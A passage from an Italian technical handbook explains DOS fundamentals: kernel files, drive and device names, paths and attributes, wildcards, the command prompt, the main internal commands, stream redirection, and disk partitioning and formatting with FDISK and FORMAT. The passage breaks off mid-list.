Nelle versioni proprietarie del Dos, il kernel è suddiviso in due file, che raccoglievano funzionalità distinte in base all'importanza relativa. I nomi usati sono stati differenti e nel caso di FreeDOS il kernel è contenuto tutto in un solo file (tabella 806.1).

Tabella 806.1. Comparazione tra i nomi dei file che compongono il kernel di un sistema Dos.

Microsoft	IBM	Novell, Caldera	RxDOS	FreeDOS
IO.SYS	IBMBIO.COM	IBMBIO.COM	RXDO-SBIO.SYS	KERNEL.SYS
MSDOS.SYS	IBMDOS.COM	IBMDOS.COM	RXDOS.SYS	--

I file del kernel devono trovarsi nella directory radice della partizione o del dischetto per poter essere avviati. Per la precisione, l'avvio del kernel viene gestito direttamente dal codice inserito nel settore di avvio della partizione o del dischetto (512 Kibyte), che a sua volta viene avviato dal firmware (il BIOS, secondo la terminologia specifica dell'architettura x86-16 e successiva).

Il kernel, dopo essere stato avviato, non attiva una procedura di avvio, ma si limita a interpretare uno script speciale, '**`CONFIG.SYS`**', e subito dopo avvia l'interprete dei comandi, ovvero la shell. Tradizionalmente, il programma in questione è '**`COMMAND.COM`**'. Secondo la tradizione, l'interprete dei comandi che viene avviato dal kernel si occupa subito di eseguire lo script '**`AUTOEXEC.BAT`**'. Gli script '**`CONFIG.SYS`**' e '**`AUTOEXEC.BAT`**' devono trovarsi nella directory radice del disco o della partizione da cui si avvia il sistema, ovvero quella in cui si trova già il kernel che viene avviato.

L'interprete dei comandi, '**`COMMAND.COM`**', è in grado di eseguire direttamente alcune funzionalità, attraverso comandi interni che non si traducono in programmi di servizio veri e propri. Tradizionalmente '**`COMMAND.COM`**' si colloca nella directory radice del disco o della partizione in cui si trova il kernel stesso. Ciò non è propriamente indispensabile, ma conviene attenersi a questa linea per evitare fastidi inutili.

806.2 Dispositivi secondo il Dos

I dispositivi secondo il Dos hanno un nome, composto da lettere e cifre numeriche, terminato da due punti opzionali:

```
nome_dispositivo [:]
```

Il nome in questione può essere indicato utilizzando lettere maiuscole o minuscole, senza che la cosa faccia differenza. I nomi più comuni sono elencati nella tabella 806.2. È il caso di osservare che i due punti che concludono il nome, vanno usati necessariamente quando questo viene abbinato ad altre informazioni da cui non potrebbe essere distinto (per esempio un percorso).

Tabella 806.2. Nomi dei dispositivi più comuni in Dos.

Dispositivo	Descrizione
‘A:’	Disco nella prima unità a dischetti.
‘B:’	Disco nella seconda unità a dischetti.
‘C:’	Prima partizione Dos nel primo disco fisso.
‘D:’, ‘E:’,... ‘Z:’	Partizione Dos o altro tipo di disco.
‘CON:’	Console: tastiera e schermo.
‘PRN:’	Porta stampante principale.
‘LPT1:’, ‘LPT2:’,...	Porte parallele.
‘COM1:’, ‘COM2:’,...	Porte seriali.

Il Dos mantiene distinti i dischi e le partizioni, nel senso che questi non devono creare una struttura unica come avviene nei sistemi Unix. Pertanto, quando si fa riferimento a un percorso di un file o di una directory, si deve tenere in considerazione anche il disco o la partizione in cui si trova.

Il modo utilizzato dal Dos per identificare i dischi e le partizioni, di fatto impedisce di accedere a questi dispositivi in modo indipendente dal file system sottostante. Per intenderci, l'«unità» ‘X:’ può essere una partizione Dos di un disco non meglio identificato; mentre non esiste un modo univoco per poter raggiungere il dispositivo fisico in cui si trova questo disco.

806.3 Directory, file ed eseguibili

Il Dos è nato dopo Unix e da questo sistema ha ereditato alcuni concetti elementari (forse troppo pochi). I percorsi di file e directory si separano con una barra obliqua, che però è inversa rispetto allo Unix. Anche con il Dos c'è una directory radice; tuttavia si aggiunge l'indicazione dell'unità di memorizzazione (il disco o la partizione). Si può osservare a questo proposito la figura 806.3.

Figura 806.3. Struttura di un percorso in un file system Dos.

```
C:\PRIMO\SECONDO\TERZO\QUARTO
^ ^     ^         ^      ^
| |     |         |      |
| |     |         |      file o directory finale
| |     |         |
| |     |         directory
| |     |
| |     separazione tra una directory e la successiva
| |
| directory radice
|
unità di memorizzazione
```

I nomi di file e directory possono essere indicati utilizzando lettere maiuscole o minuscole, senza che la cosa possa fare differenza. Questi nomi possono essere composti utilizzando anche cifre numeriche e altri simboli (che comunque è bene usare con parsimonia).

Per la precisione, sono esclusi i simboli: '/', '\', '[', ']', '<', '>', '+', '=', ';', ':', ',', '?', '*', '{', '}' e il punto che va usato esattamente come descritto nel seguito.

Tradizionalmente, il Dos utilizza un tipo di file system elementare, denominato FAT (Dos-FAT), in cui i nomi dei file e delle directory possono essere composti utilizzando al massimo 11 caratteri, di cui otto compongono un prefisso e tre un suffisso. Il prefisso e il suffisso di questi nomi appaiono uniti attraverso un punto. Per esempio: 'CIAO.COM', 'LETTERA.TXT', 'PIPPO.NB',... Questa conformazione dei nomi è una caratteristica fondamentale del Dos, da cui derivano una serie di consuetudini e di limitazioni molto importanti.

È importante osservare che non è opportuno che i nomi dei file coincidano con quelli dei dispositivi (senza i due punti finali). In pratica, non conviene creare file del tipo 'CON:', 'PRN:', ecc. Tutto dipende dal contesto, ma in generale è bene fare attenzione a questo particolare.

Come nei sistemi Unix il Dos annovera il concetto di directory corrente, a cui si aggiunge il concetto di unità di memorizzazione corrente. Infatti, la directory va collocata in un disco o in una partizione. In base a questo principio, si possono indicare dei percorsi relativi, che fanno riferimento alla posizione corrente (nell'unità di memorizzazione corrente). Tuttavia, in più, ogni unità di memorizzazione ha una sua directory corrente. Per esempio, fare riferimento a un file in una certa unità di memorizzazione '*x*:', senza specificare il percorso, significa indicare implicitamente la directory corrente di quella unità.

Per esempio, supponendo che la directory corrente dell'unità 'X:' sia 'X:\PRIMO\SECONDO\', facendo riferimento al file 'X:CIAO', si intende indicare implicitamente il file 'X:\PRIMO\SECONDO\CIAO'.

In un percorso si possono usare anche i simboli '.' e '..', con lo stesso significato che hanno in un sistema Unix: la directory stessa e la directory genitrice.

Il file system tradizionale del Dos consente di annotare solo poche informazioni per i file e le directory: la data di modifica e quattro indicatori booleani, rappresentati da altrettante lettere:

- H file o directory nascosti;

- S file o directory di sistema;
- R file o directory in sola lettura e non cancellabile;
- A file o directory da archiviare (i dati sono stati modificati).

Si tratta di attributi completamente differenti da quelli di Unix. Si può osservare in particolare la mancanza di un attributo che specifichi la possibilità di eseguire un programma o di attraversare una directory. Secondo la tradizione Dos, gli attributi vanno considerati nel modo seguente:

- A viene attivato ogni volta che il file viene scritto o modificato e serve per automatizzare i sistemi di copia periodica;
- R se attivo, il Dos non consente la scrittura o la rimozione;
- S se attivo si tratta di un file di «sistema», ma in pratica si comporta come l'attributo H;
- H se attivo si tratta di un file «nascosto», che così non dovrebbe apparire nelle liste di file e directory.

In generale, file e directory nascosti o di sistema non dovrebbero essere spostati fisicamente, nemmeno nell'ambito della stessa unità di memorizzazione. Questa esigenza nasce in particolare per i file del kernel, che non possono essere spostati se si vuole poter riavviare il sistema operativo.

Dal momento che il file system non permette di determinare se un file è un eseguibile, l'unico modo per permettere al sistema di conoscere questa caratteristica sta nell'uso di suffissi convenzionali nei nomi: i file che terminano con l'estensione '`.COM`' e '`.EXE`' sono programmi binari (la differenza tra i due tipi di estensione riguarda il formato del binario); quelli che terminano per '`.BAT`' sono script dell'interprete dei comandi ('**`COMMAND.COM`**').

La prima stranezza che deriva da questa caratteristica del Dos sta nel fatto che per avviare un eseguibile di questi, è sufficiente indicare il nome del file senza l'estensione, che diventa così un componente opzionale agli occhi dell'utilizzatore.

806.4 Comandi e ambiente di avvio

L'interprete dei comandi tradizionale dei sistemi Dos è il programma '**`COMMAND.COM`**', che viene avviato direttamente dal kernel. '**`COMMAND.COM`**' può essere avviato più volte successive, anche se di solito ciò è di scarsa utilità, dal momento che il Dos non è un sistema operativo in multiprogrammazione. In ogni caso, quando viene avviato dal kernel, si occupa di interpretare ed eseguire lo script '**`AUTOEXEC.BAT`**' che si trova nella directory radice dell'unità di avvio.

'**`COMMAND.COM`**' mostra un invito simile idealmente a quello delle shell Unix, dopo il quale possono essere inseriti i comandi. A loro volta, questi possono essere riferiti a ***comandi interni*** corrispondenti a funzionalità offerte direttamente dall'interprete, oppure possono rappresentare la richiesta di avvio di un programma esterno.

Figura 806.4. Riga di comando.

```
C:\>DIR A: /W
^    ^  ^  ^
|    |  |  |
|    |  |  opzione
|    |  |
|    |  argomento
|    |
|    comando
|
invito
```

Il Dos ha ereditato da Unix anche il concetto di variabile di ambiente. Il meccanismo è lo stesso ed è fondamentale la variabile di ambiente '**PATH**', con la quale si possono indicare i percorsi di ricerca degli eseguibili. Tuttavia, il Dos ha delle caratteristiche speciali, per cui, è il caso di fare alcuni esempi di comandi:

- `C:\>`**`C:\PRIMO\SECONDO.EXE`** [*Invio*]

  questo comando avvia l'esecuzione del file '`C:\PRIMO\SECONDO.EXE`';

- `C:\>`**`C:\PRIMO\SECONDO`** [*Invio*]

  questo comando potrebbe avviare l'esecuzione del primo dei file seguenti che riesce a trovare;

  - '`C:\PRIMO\SECONDO.COM`'
  - '`C:\PRIMO\SECONDO.EXE`'
  - '`C:\PRIMO\SECONDO.BAT`'

- `C:\>`**`SECONDO`** [*Invio*]

  questo comando potrebbe avviare l'esecuzione del primo dei file seguenti che dovesse riuscire a trovare, ma in mancanza può continuare la ricerca nei percorsi indicati nella variabile di ambiente '**PATH**'.

  - '`C:.\SECONDO.COM`'
  - '`C:.\SECONDO.EXE`'
  - '`C:.\SECONDO.BAT`'

I percorsi indicati nella variabile di ambiente '**PATH**' sono separati da un punto e virgola; per esempio:

```
C:\;C:\DOS;C:\FDOS\BIN
```

Di solito, il Dos dà per scontato che si cerchino gli eseguibili a cominciare dalla directory corrente. Per questo, occorre considerare che è sempre come se la variabile di ambiente '**PATH**' contenesse questa indicazione prima delle altre: '**`.;C:\;C:\DOS;C:\FDOS\BIN`**'. È da osservare che FreeDOS si comporta in maniera differente, in quanto richiede espressamente questa indicazione della directory corrente.

806.5 Caratteri jolly

Il Dos imita l'utilizzo dei caratteri jolly come avviene nei sistemi Unix per opera delle shell. Tuttavia, nel Dos non si tratta di un'espansione che avviene per opera della shell, ma vi deve provvedere ogni programma per conto proprio. Questo rappresenta una gravissima deficienza del Dos, che però è irrimediabile.

Su questa base, i comandi tendono a richiedere l'indicazione di un argomento che rappresenta il nome di uno o più file prima delle opzioni eventuali.

Ma c'è un altro problema. Il punto che divide in due i nomi dei file e delle directory è un muro insuperabile per i caratteri jolly.

I simboli che si possono utilizzare sono solo l'asterisco e il punto interrogativo. L'asterisco vale per una sequenza qualunque di caratteri, escluso il punto; il punto interrogativo vale per un carattere qualunque.[1]

Tabella 806.6. Alcuni esempi.

Modello	Corrispondenza
`*.*`	Corrisponde a un nome qualunque.
`*.COM`	Un nome che termina con l'estensione '`.COM`'.
`CIAO.X?X`	Tutti i nomi che iniziano per '`CIAO`' e hanno un'estensione composta da un lettera «X» iniziale e finale, senza specificare cosa ci sia al secondo posto.
`*`	Tutti i nomi che non hanno estensione (che non contengono il punto).

806.6 Invito dell'interprete dei comandi

Esiste un'altra variabile di ambiente fondamentale per il Dos. Si tratta di '**`PROMPT`**', che consente di modificare l'aspetto dell'invito dell'interprete dei comandi. La cosa funziona un po' come nelle shell Unix, per cui si assegna una stringa che può contenere dei simboli speciali, praticamente delle sequenze di escape che vengono espanse prima della visualizzazione. La tabella 806.7 riepiloga questi simboli particolari. In origine, il Dos mostrava in modo predefinito un invito simile all'esempio seguente, in cui appare solo l'unità di memorizzazione corrente:

```
C:>
```

Questo tipo di impostazione corrisponderebbe alla stringa '**`$N$G`**'. In seguito, si è passati a un invito simile al prossimo esempio, in cui si aggiunge anche l'informazione della directory corrente:

```
C:\BIN\>
```

Questo corrisponde alla stringa '**`$P$G`**'.

Tabella 806.7. Sequenze di escape per definire dei componenti speciali all'interno di una stringa di invito.

Simbolo	Corrispondenza
`$Q`	=
`$$`	`$`
`$T`	Ora corrente.
`$D`	Data corrente.
`$V`	Numero della versione.
`$N`	Lettera dell'unità corrente.
`$G`	>
`$L`	<
`$B`	|
`$H`	*<BS>* (cancella il carattere precedente)
`$E`	*<ESC>* ($1B_{16}$)
`$_`	Codice di interruzione di riga.

Cancellando il contenuto della variabile di ambiente '**`PROMPT`**' si ripristina la stringa di invito predefinita.

806.7 Comandi interni principali

I comandi interni sono quelli che non corrispondono a programmi di servizio veri e propri, ma sono funzionalità svolte direttamente dall'interprete dei comandi. Nelle sezioni seguenti ne vengono descritti brevemente alcuni.

806.7.1 CH, CHDIR

```
CH [percorso]
```

```
CHDIR [percorso]
```

'**`CH`**', o '**`CHDIR`**', è un comando interno dell'interprete dei comandi, che consente di visualizzare o di cambiare la directory corrente. È indifferente l'uso di '**`CD`**' o di '**`CHDIR`**'; se il comando non è seguito dal percorso, si ottiene solo la visualizzazione della directory corrente. Si osservi

che se si indica un percorso assoluto di unità di memorizzazione, se questa non corrisponde a quella attuale, si cambia la directory corrente di quella unità.

Segue la descrizione di alcuni esempi.

- `C:\>`**`CD`** [*Invio*]

  Visualizza la directory corrente.

- `C:\>`**`CD \TMP\LAVORO`** [*Invio*]

  Sposta la directory corrente in '`\TMP\LAVORO\`'.

- `C:\TMP\LAVORO>`**`CD DATI\LETTERE`** [*Invio*]

  Sposta la directory corrente in '`DATI\LETTERE\`' che a sua volta discende dalla posizione iniziale precedente.

- `C:\TMP\LAVORO\DATI\LETTERE>`**`CD ..`** [*Invio*]

  Sposta la directory corrente nella posizione della directory genitrice di quella iniziale.

- `C:\TMP\LAVORO\DATI>`**`CD F:\TMP`** [*Invio*]

  Cambia la directory corrente dell'unità '`F:`', senza intervenire nell'unità corrente.

806.7.2 X:

```
{A|B|...|Z}:
```

Il Dos gestisce le unità di memorizzazione in modo speciale. Per cambiare l'unità di memorizzazione corrente, non esiste un comando analogo a '**`CD`**': si deve indicare il nome dell'unità a cui si vuole accedere.

Segue la descrizione di alcuni esempi.

- `C:\>`**`A:`** [*Invio*]

  Cambia l'unità di memorizzazione attuale, facendola diventare '`A:`'.

- `A:\>`**`F:`** [*Invio*]

  Cambia l'unità di memorizzazione attuale, facendola diventare '`F:`'.

806.7.3 MD, MKDIR

```
MD directory
```

```
MKDIR directory
```

‘**MD**’, o ‘**MKDIR**’, è un comando interno dell’interprete dei comandi, che consente di creare una directory vuota.

Segue la descrizione di alcuni esempi.

- `C:\>`**`MD LAVORO`** [*Invio*]

  Crea la directory ‘`LAVORO\`’ a partire da quella corrente.

- `C:\>`**`MD \TMP\DATA`** [*Invio*]

  Crea la directory ‘`\TMP\DATA\`’ nell’unità corrente.

- `C:\>`**`MD F:\TMP\DATA`** [*Invio*]

  Crea la directory ‘`\TMP\DATA\`’ nell’unità ‘`F:`’.

806.7.4 RD, RMDIR

```
RM directory
```

```
RMDIR directory
```

‘**RD**’, o ‘**RMDIR**’, è un comando interno dell’interprete dei comandi, che consente di cancellare una directory vuota.

Segue la descrizione di alcuni esempi.

- `C:\>`**`RD LAVORO`** [*Invio*]

  Cancella la directory ‘`LAVORO\`’ a partire da quella corrente.

- `C:\>`**`RD \TMP\DATA`** [*Invio*]

  Cancella la directory ‘`\TMP\DATA\`’ nell’unità corrente.

- `C:\>`**`RD F:\TMP\DATA`** [*Invio*]

  Cancella la directory ‘`\TMP\DATA\`’ nell’unità ‘`F:`’.

806.7.5 DIR

```
DIR [directory|file] [/P] [/W]
```

‘**DIR**’ è un comando interno dell’interprete dei comandi, che consente di visualizzare l’elenco del contenuto di una directory o l’elenco di un gruppo di file. L’argomento del comando può essere composto utilizzando caratteri jolly, secondo lo standard del Dos, ovvero i simboli ‘**`*`**’ e ‘**`?`**’.

Tabella 806.8. Alcune opzioni.

Opzione	Descrizione
`/P`	Blocca lo scorrimento dell'elenco in attesa della pressione di un tasto quando questo è più lungo del numero di righe che possono apparire sullo schermo.
`/W`	Visualizza solo i nomi dei file e delle directory, senza altre informazioni, permettendo così di vedere più nomi assieme in un'unica schermata.

Segue la descrizione di alcuni esempi.

- `C:\>`**`DIR *.*`** [*Invio*]

  Visualizza l'elenco di tutti i file contenuti nella directory corrente.

- `C:\>`**`DIR ESEMPIO.*`** [*Invio*]

  Visualizza l'elenco di tutti i file il cui nome inizia per '`ESEMPIO`' e continua con un'estensione qualunque.

- `C:\>`**`DIR *.DOC`** [*Invio*]

  Visualizza l'elenco di tutti i file il cui nome termina con l'estensione '`.DOC`'.

- `C:\>`**`DIR F:\DOC\*.*`** [*Invio*]

  Visualizza l'elenco di tutti i file contenuti nella directory '`\DOC\`' dell'unità '`F:`'.

- `C:\>`**`DIR F:`** [*Invio*]

  Visualizza l'elenco di tutti i file contenuti nella directory corrente dell'unità '`F:`'.

806.7.6 COPY

```
COPY file_origine [file_destinazione] [opzioni]
```

```
COPY file_1 + file_2 [+ ...] [file_destinazione] [opzioni]
```

'**`COPY`**' è un comando interno dell'interprete dei comandi, che consente di copiare uno o più file (sono escluse le directory). Anche qui è consentito l'uso di caratteri jolly, ma al contrario dei sistemi Unix, i caratteri jolly possono essere usati anche nella destinazione. Il '**`COPY`**' del Dos consente anche di unire assieme più file.

Tabella 806.9. Alcune opzioni.

Opzione	Descrizione
`/V`	Fa in modo che venga verificato il risultato della copia.
`/B`	a sì che la copia avvenga in modo «binario». Questa opzione può servire quando si copia un file su un dispositivo e si vuole evitare che alcuni codici vengano interpretati in modo speciale.
`/Y`	Non chiede conferma prima di sovrascrivere i file, se questi esistono già nella destinazione.

Segue la descrizione di alcuni esempi.

- `C:\>`**`COPY ESEMPIO PROVA`** [*Invio*]

  Copia il file '`ESEMPIO`' nella directory corrente ottenendo il file '`PROVA`', sempre nella directory corrente.

- `C:\>`**`COPY C:\DOS\*.* C:\TMP`** [*Invio*]

  Copia tutto il contenuto della directory '`\DOS\`' dell'unità '`C:`' nella directory '`\TMP\`' nella stessa unità '`C:`', mantenendo gli stessi nomi.

- `C:\>`**`COPY TESTA+CORPO+CODA LETTERA`** [*Invio*]

  Copia, unendoli, i file '`TESTA`', '`CORPO`' e '`CODA`', ottenendo il file '`LETTERA`'.

- `C:\>`**`COPY *.DOC *.TXT`** [*Invio*]

  Copia tutti i file che nella directory corrente hanno un nome che termina con l'estensione '`.DOC`', generando altrettanti file, con lo stesso prefisso, ma con l'estensione '`.TXT`'.

- `C:\>`**`COPY PROVA.PRN PRN: /B`** [*Invio*]

  Copia il file '`PROVA.PRN`' nel dispositivo '`PRN:`', ovvero sulla stampante, assicurandosi che la copia avvenga senza alterare alcunché.

806.7.7 DEL, ERASE

```
DEL file
```

```
ERASE file
```

'**`DEL`**', o '**`ERASE`**', è un comando interno dell'interprete dei comandi, che consente di cancellare uno o più file (sono escluse le directory). È da considerare che i file che hanno l'attributo di sola lettura attivo, non possono essere modificati e nemmeno cancellati.

Segue la descrizione di alcuni esempi.

- `C:\TMP>`**`DEL *.*`** [*Invio*]

  Cancella tutti i file nella directory corrente.

- `C:\TMP>`**`DEL ESEMPIO.*`** [*Invio*]

  Cancella tutti i file contenuti nella directory corrente, il cui nome inizia per '`ESEMPIO`' e termina con qualunque estensione.

- `C:\TMP>`**`DEL *.BAK`** [*Invio*]

  Cancella tutti i file contenuti nella directory corrente, il cui nome termina con l'estensione '`.BAK`'.

806.7.8 REN, RENAME

```
REN file_origine nome_nuovo
```

```
RENAME file_origine nome_nuovo
```

'**`REN`**', o '**`RENAME`**', è un comando interno dell'interprete dei comandi, che consente di cambiare il nome di uno o più file (sono escluse le directory). Il primo argomento può essere un percorso relativo o assoluto, completo anche dell'indicazione dell'unità, mentre il secondo argomento è il nuovo nome, che implicitamente non può essere collocato altrove.

Segue la descrizione di alcuni esempi.

- `C:\>`**`REN ESEMPIO PROVA`** [*Invio*]

  Cambia il nome del file '`ESEMPIO`', che si trova nella directory corrente, in '`PROVA`'.

- `C:\>`**`REN *.TXT *.DOC`** [*Invio*]

  Cambia il nome di tutti i file che, nella directory corrente, hanno l'estensione '`.TXT`', trasformandoli in modo tale da avere un'estensione '`.DOC`'.

806.7.9 SET

```
SET [variabile_di_ambiente=stringa]
```

'**`SET`**' è un comando interno dell'interprete dei comandi che ha lo scopo di assegnare un valore a una variabile di ambiente, oppure di leggere lo stato di tutte le variabili di ambiente esistenti. Quando si assegna un valore a una variabile, questa viene creata simultaneamente; quando non si assegna nulla a una variabile, la si elimina.

Segue la descrizione di alcuni esempi.

- `C:\>`**`SET`** [*Invio*]

  Elenca le variabili di ambiente esistenti assieme al loro valore.

- `C:\>`**`SET PROMPT=$P$G$G`** [*Invio*]

  Assegna alla variabile di ambiente '**`PROMPT`**' la stringa '**`$P$G$G`**'. Questo si traduce nella modifica dell'aspetto dell'invito dell'interprete dei comandi.

- `C:\>`**`SET PATH=.;C:\BIN;D:\BIN`** [*Invio*]

  Assegna alla variabile di ambiente '**`PATH`**' la stringa '**`.;C:\BIN;D:\BIN`**'.

- `C:\>`**`SET PROMPT=`** [*Invio*]

  Elimina la variabile di ambiente '**`PROMPT`**', assegnandole la stringa nulla.

806.7.10 TYPE

```
TYPE file
```

'**`TYPE`**' è un comando interno dell'interprete dei comandi, che consente di leggere ed emettere il contenuto di un file attraverso lo standard output. Questo si traduce in pratica nella visualizzazione del file in questione.

Segue la descrizione di alcuni esempi.

- `C:\>`**`TYPE LETTERA`** [*Invio*]

  Emette il contenuto del file '`LETTERA`' che si trova nella directory e nell'unità corrente.

- `C:\>`**`TYPE C:\DOC\MANUALE`** [*Invio*]

  Emette il contenuto del file '`MANUALE`' che si trova nella directory '`\DOC\`' dell'unità '`C:`'.

806.8 Flussi standard

Il Dos ha ereditato da Unix anche i concetti legati ai flussi standard. In pratica, i programmi hanno a disposizione tre flussi predefiniti: uno in lettura rappresentato dallo standard input, due in scrittura rappresentati dallo standard output e dallo standard error. Il meccanismo è lo stesso di Unix, anche se non funziona altrettanto bene; infatti, non è possibile ridirigere lo standard error attraverso l'interprete dei comandi.

Secondo la tradizione delle shell Unix, la ridirezione dello standard output si ottiene con il simbolo '**`>`**' posto alla fine del comando interessato, seguito poi dal nome del file che si vuole generare in questo modo. Per esempio,

`C:\>`**`TYPE LETTERA > PRN:`** [*Invio*]

invece di visualizzare il contenuto del file '`LETTERA`', lo invia al dispositivo di stampa corrispondente al nome '`PRN:`'; inoltre,

C:\>**DIR *.* > ELENCO** [*Invio*]

invece di visualizzare l'elenco dei file che si trovano nella directory corrente, crea il file 'ELENCO' con questi dati.

La ridirezione dello standard output fatta in questo modo, va a cancellare completamente il contenuto del file di destinazione, se questo esiste già; al contrario, si può utilizzare anche '**>>**', con il quale, il file di destinazione viene creato se non esiste, oppure viene solo esteso.

Lo standard input viene ridiretto utilizzando il simbolo '**<**', con il quale è possibile inviare un file a un comando utilizzando il flusso dello standard input.

Alcuni comandi hanno la caratteristica di utilizzare esclusivamente i flussi standard. Si parla in questi casi di programmi filtro. Il programma di servizio tipico che si comporta in questo modo è '**SORT**', il quale riceve un file di testo dallo standard input e lo riordina restituendolo attraverso lo standard output. Si osservi l'esempio seguente:

C:\>**SORT < ELENCO > ORDINATO** [*Invio*]

In questo modo, '**SORT**' riceve dallo standard input il file 'ELENCO' e genera attraverso la ridirezione dello standard output il file 'ORDINATO'.

Per mettere in contatto lo standard output di un comando con lo standard input del successivo, si utilizza il simbolo '**|**'. L'esempio seguente mostra un modo alternativo di ottenere l'ordinamento di un file:

C:\>**TYPE ELENCO | SORT > ORDINATO** [*Invio*]

In generale, tutti i comandi che generano un risultato visuale che scorre sullo schermo, utilizzano semplicemente lo standard output, che può essere ridiretto in questo modo. Si osservi ancora l'esempio seguente che riordina il risultato del comando '**DIR**', mostrandolo comunque sullo schermo:

C:\>**DIR *.DOC | SORT** [*Invio*]

Nelle sezioni seguenti vengono mostrati alcuni comandi filtro.

806.8.1 SORT

SORT [***opzioni***] < ***file_da_ordinare*** > ***file_ordinato***

Il comando '**SORT**', che dovrebbe corrispondere a un programma di servizio vero e proprio, riordina il file di testo che ottiene dallo standard input, generando un risultato che emette attraverso lo standard output.

Tabella 806.10. Alcune opzioni.

Opzione	Descrizione
/R	Riordina in modo decrescente
/+***n_colonna***	Riordina in base al testo che inizia a partire dalla colonna indicata come argomento (si tratta di un numero a partire da uno, per indicare la prima colonna).

L'esempio seguente emette l'elenco della directory corrente riordinato in base all'estensione, che è un'informazione collocata a partire dalla decima colonna:

C:\>**DIR *.DOC | SORT /+10** [*Invio*]

806.8.2 MORE

```
MORE < file_da_leggere
```

```
MORE file_da_leggere
```

Il comando '**MORE**' legge un file, fornito come argomento o attraverso lo standard input, mostrandolo poi sullo schermo una pagina dopo l'altra. In questo modo, è possibile leggere il contenuto dei file più lunghi delle righe a disposizione sullo schermo.

Per passare alla pagina successiva, basta premere un tasto qualunque, oppure ciò che viene indicato espressamente.

Segue la descrizione di alcuni esempi.

- C:\>**DIR | MORE** [*Invio*]

  Permette di controllare lo scorrimento a video del risultato del comando '**DIR**'.

- C:\>**MORE LETTERA.TXT** [*Invio*]

  Permette di controllare lo scorrimento a video del contenuto del file 'LETTERA.TXT'.

- C:\>**TYPE LETTERA.TXT | MORE** [*Invio*]

  Si ottiene lo stesso risultato dell'esempio precedente, attraverso l'uso di un condotto.

806.9 Accesso diretto ai dispositivi

Il Dos offre poche occasioni per accedere direttamente ai dispositivi. Si tratta generalmente solo della console e della porta parallela. L'esempio seguente mostra come «copiare» un file sul dispositivo di stampa, per ottenere così la sua stampa diretta:

C:\>**COPY LETTERA PRN:** [*Invio*]

La stessa cosa avrebbe potuto essere ottenuta con la ridirezione dei flussi standard:

C:\>**TYPE LETTERA > PRN:** [*Invio*]

Può essere interessante la possibilità di copiare il flusso di ingresso della console in un file:

C:\>**COPY CON: LETTERA** [*Invio*]

In questo caso, l'inserimento nel file 'LETTERA' prosegue fino a quando viene ricevuto un codice EOF, che si ottiene qui con la combinazione di tasti [*Ctrl z*] seguita da [*Invio*].

È bene ricordare che la console, ovvero il dispositivo '`CON:`', riceve dati in ingresso attraverso la tastiera ed emette dati in uscita utilizzando lo schermo. In pratica, quando un programma attende dati dallo standard input non ridiretto, li riceve dalla console, cioè dalla tastiera; nello stesso modo, quando un programma emette dati attraverso lo standard output non ridiretto, li invia alla console, cioè sullo schermo.

806.10 Riferimenti

- *FreeDOS*

  ⟨*http://www.freedos.org* ⟩

- *OpenDOS Unofficial Home Page*

  ⟨*http://www.deltasoft.com/opendos.htm* ⟩

[1] Ci sono programmi di origine Unix, portati in Dos, che non hanno questa limitazione riferita al punto che separa l'estensione.

Capitolo 807

Dos: dischi, file system, directory e file

La gestione dei dischi, ovvero delle unità di memorizzazione di massa, è molto particolare nel Dos. In generale, si fa riferimento a queste cose attraverso un lettera che ne rappresenta il dispositivo; tuttavia, tale dispositivo può indicare un disco intero o solo una partizione, riferendosi sempre solo a dischi e partizioni Dos.

807.1 Suddivisione in partizioni

Nel Dos, tutti i dischi rimovibili, come i dischetti, non vanno suddivisi in partizioni, mentre i dischi fissi devono essere preparati in questo modo. Il programma che si usa per queste cose è '**FDISK**'.

Secondo il Dos, le partizioni di un disco possono essere solo quattro. Tuttavia, una partizione normale può essere suddivisa in sottopartizioni, che vengono definite tradizionalmente «estese», dove anche queste possono essere al massimo quattro. Una tale struttura ha condizionato in pratica anche altri sistemi operativi, per esempio GNU/Linux. Bisogna tenere in considerazione l'origine storica per comprendere che altri sistemi operativi possono comportarsi in modo completamente differente.

Di solito, '**FDISK**' ha una visione delle partizioni tutta orientata verso il Dos. Infatti, consente di creare una sola partizione primaria (ovvero una partizione normale) e altre partizioni estese (ovvero altre sottopartizioni di una seconda partizione primaria).

Bisogna considerare che il settore di avvio del Dos viene collocato nel primo settore della partizione primaria utilizzata per il Dos. In questo modo, manca la sistemazione del primo settore del disco, l'MBR, che deve contenere il codice necessario a raggiungere il settore di avvio.

```
FDISK [/MBR]
```

In generale, sembra che le varie edizioni di '**FDISK**' per Dos funzionino solo con il primo disco fisso.

Fondamentalmente, il programma è interattivo, per cui si avvia una maschera con la quale si interviene per mezzo di un menù. Di norma viene consentito di cancellare le partizioni, di crearne una primaria e probabilmente una sola di estesa.

Di solito, è possibile riscrivere il settore di avvio MBR attraverso l'opzione '**/MBR**'.

807.2 Inizializzazione di un'unità di memorizzazione

L'inizializzazione di un'unità di memorizzazione, intesa come un dischetto o una partizione, si ottiene con il comando '**FORMAT**'. Questo si occupa anche di predisporre il file system Dos-FAT ed eventualmente anche di trasferire il kernel, per renderlo avviabile.

```
FORMAT lettera_unità: [/N:settori] [/T:cilindri] [/S] [/U]
```

In alcune edizioni del Dos, questo comando non inizializza l'unità di memorizzazione, ma si limita a sovrascrivere la parte iniziale. Ciò viene fatto per accelerare il procedimento e per permettere eventualmente il recupero dei dati, in caso di ripensamenti. In generale, sarebbe meglio evitare questa scorciatoia quando si tratta di unità corrispondenti ai dischetti; così, per confermare la richiesta di un'inizializzazione tradizionale, si può aggiungere l'opzione '**/U**'.

Segue la descrizione di alcuni esempi.

- `C:\>`**`FORMAT A: /U`** [*Invio*]

  Inizializza l'unità '`A:`', corrispondente a un dischetto. L'inizializzazione avviene in modo completo, essendo stata usata l'opzione '**/U**'; inoltre, dal momento che non sono state indicate altre cose, il formato usato è quello predefinito in base alla configurazione del firmware.

- `C:\>`**`FORMAT A: /N:9 /T:40 /U`** [*Invio*]

  Come nell'esempio precedente, con l'aggiunta dell'indicazione della geometria: nove settori per traccia e 40 cilindri; si sottintende la presenza di due tracce per cilindro. Pertanto, dal momento che ogni settore è di 512 byte: 2 * 40 * 9 * 512 byte = 360 Kibyte.

- `C:\>`**`FORMAT A: /N:9 /T:80 /U`** [*Invio*]

  Come nell'esempio precedente, ma con 80 cilindri: 2 * 80 * 9 * 512 byte = 720 Kibyte.

- `C:\>`**`FORMAT A: /N:15 /T:80 /U`** [*Invio*]

  Come nell'esempio precedente, ma con 15 settori per traccia: 2 * 80 * 15 * 512 byte = 1200 Kibyte.

- `C:\>`**`FORMAT A: /N:18 /T:80 /U`** [*Invio*]

